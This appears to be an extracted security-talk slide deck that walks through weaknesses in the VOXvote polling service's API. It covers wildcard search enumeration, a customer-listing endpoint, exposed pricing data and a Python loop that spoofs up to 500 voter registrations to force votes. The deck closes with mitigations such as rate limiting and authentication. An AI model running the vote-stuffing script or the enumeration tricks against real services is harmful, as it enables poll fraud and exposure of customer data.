
can we search?



The screenshot shows the VOXvote website interface. At the top is the VOXvote logo, consisting of a red square with a white 'V' and the text 'VOXvote' in black. Below the logo is a horizontal line. Underneath the line is a blue link labeled 'Back'. Below the link is the text 'POST Project/SearchProject' in a large, bold, black font. At the bottom of the screenshot is the text 'No documentation available.' in a smaller, black font.

can we search?

yep



let's go search!



IF YOU'RE
LOOKING FOR
TROUBLE I CAN
OFFER YOU A
WIDE SELECTION

what if we search by '%' or '*'...

what if we search by '%' or '*'...

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 70
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

what if we search by '%' or '*'...

% == 183 hits

* == 184 hits

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 70
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

what if we search by '%' or '*'...

% == 183 hits

* == 184 hits

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 70
Content-Type: application/json; charset=utf-8
```



0319

1-100762275-2-71-141-5

random other things i noticed

what is getDomains?

what is getDomains?

apparently a way to list all their
customers...

what is getDomains?

apparently a way to list all their customers...

```
[{
  'Id': '75823436-7c32-2ab2-fe25-b271339a342f',
  'Name': '2deHands.be',
  'FullName': '2deHands / Tweedehands',
  'Country': 'BE',
  'ValidFromDate': '2017-03-24T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 3,
  'Status': True
}, {
  'Id': '87932584-3e31-2ba0-aa80-f5633304d315',
  'Name': 'aalto.fi',
  'FullName': 'Aalto University',
  'Country': 'FI',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
  'Status': True
}, {
  'Id': '17932584-3e31-2ba0-aa80-f5633304d325',
  'Name': 'aaos.org',
  'FullName': 'American Academy of Orthopaedic Surgeons',
  'Country': 'US',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
```

what is getDomains?

apparently a way to list all their customers...



```
[{
  'Id': '75823436-7c32-2ab2-fe25-b271339a342f',
  'Name': '2deHands.be',
  'FullName': '2deHands / Tweedehands',
  'Country': 'BE',
  'ValidFromDate': '2017-03-24T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 3,
  'Status': True
}, {
  'Id': '87932584-3e31-2ba0-aa80-f5633304d315',
  'Name': 'aalto.fi',
  'FullName': 'Aalto University',
  'Country': 'FI',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
  'Status': True
}, {
  'Id': '17932584-3e31-2ba0-aa80-f5633304d325',
  'Name': 'aaos.org',
  'FullName': 'American Academy of Orthopaedic Surgeons',
  'Country': 'US',
  'ValidFromDate': '2016-05-13T00:00:00',
  'ValidToDate': '2018-02-01T00:00:00',
  'DomainType': 1,
```

name your own pricing?

```
'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',
'Name': 'Silver',
'ValidFromDate': '2016-12-30T00:00:00',
'ValidToDate': '2022-01-01T00:00:00',
'ProductName': 'Occasional speaker/trainer.',
'Offer': 8,
'Bonus': 2,
'Credits': 10,
'Price': 199.0,
'PromoCode': None,
'MaxQuestions': 0,
'ValuePackType': 3,
'Description': 'Your audience love VoxVote as well, so you need more credits.'
}, {
'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',
'Name': 'Gold',
'ValidFromDate': '2016-12-30T00:00:00',
'ValidToDate': '2022-01-01T00:00:00',
'ProductName': 'Corporate users',
'Offer': 50,
'Bonus': 10,
'Credits': 60,
'Price': 599.0,
'PromoCode': None,
'MaxQuestions': 0,
```

name your own pricing?

```
'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',
'Name': 'Silver',
'ValidFromDate': '2016-12-30T00:00:00',
'ValidToDate': '2022-01-01T00:00:00',
'ProductName': 'Occasional speaker/trainer.',
'Offer': 8,
'Bonus': 2,
'Credits': 10,
'Price': 199.0,
'PromoCode': None,
'MaxQuestions': 0,
'ValuePackType': 3,
'Description': 'Your audience love VoxVote as well, so you need more credits.'
}, {
'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',
'Name': 'Gold',
'ValidFromDate': '2016-12-30T00:00:00',
'ValidToDate': '2022-01-01T00:00:00',
'ProductName': 'Corporate users',
'Offer': 50,
'Bonus': 10,
'Credits': 60,
'Price': 599.0,
'PromoCode': None,
'MaxQuestions': 0,
```

name your own pricing?

```
'Id': '46be1b54-84af-4c4c-be38-89ed6ce8e5db',  
'Name': 'Silver',  
'ValidFromDate': '2016-12-30T00:00:00',  
'ValidToDate': '2022-01-01T00:00:00',  
'ProductName': 'Occasional speaker/trainer.',  
'Offer': 8,  
'Bonus': 2,  
'Credits': 10,  
'Price': 199.0, ←  
'PromoCode': None,  
'MaxQuestions': 0,  
'ValuePackType': 3,  
'Description': 'Your audience love VoxVote as well',  
, {  
'Id': 'd2856035-a3ca-4256-b630-e57495f356b8',  
'Name': 'Gold',  
'ValidFromDate': '2016-12-30T00:00:00',  
'ValidToDate': '2022-01-01T00:00:00',  
'ProductName': 'Corporate users',  
'Offer': 50,  
'Bonus': 10,  
'Credits': 60,  
'Price': 599.0, ←  
'PromoCode': None,  
'MaxQuestions': 0,
```





can we voter fraud?

can we voter fraud?

```
83 def main():
84     print("attempting to force vote for project with PIN " + pollPIN)
85
86     i = 0
87     maxi = 500
88     while i < maxi:
89         print('sending spoof number: ' + str(i) + ' ...')
90         i += 1
91         projectId = checkPIN(pollPIN)
92         voterId = regVoter()
93         isPreview = getProject(projectId)
94         sessionId = setSession(projectId, voterId, isPreview)
95         questionData = getQuestion(projectId, voterId)
96         res = setAnswers(questionData['question'], voterId, answerGuid)
97         if res == 'Question not found':
98             print('Question not open')
99             break
100     print("all done!")
```

can we voter fraud?

yes we can!

```
83 def main():
84     print("attempting to force vote for project with PIN " + pollPIN)
85
86     i = 0
87     maxi = 500
88     while i < maxi:
89         print('sending spoof number: ' + str(i) + ' ...')
90         i += 1
91         projectId = checkPIN(pollPIN)
92         voterId = regVoter()
93         isPreview = getProject(projectId)
94         sessionId = setSession(projectId, voterId, isPreview)
95         questionData = getQuestion(projectId, voterId)
96         res = setAnswers(questionData['question'], voterId, answerGuid)
97         if res == 'Question not found':
98             print('Question not open')
99             break
100     print("all done!")
```



mitigations



footprint

preventing footprinting

the less information an attacker has
the better it is for you



brute force

crypto

misc



stop the brute squad

stop the brute squad

- set up query rate limits on the API endpoints
- require authenticated requests wherever possible
- ensure users can only view data that belongs to them



secure the data

- utilize certificate pinning in your mobile apps
- require encrypted transport mechanisms
- ensure certificates are current, and valid

other points to consider

- minimize information in header responses
- use security headers (CSP, HSTS, cache, XSS)
- see also: https://www.owasp.org/index.php/REST_Security_Cheat_Sheet





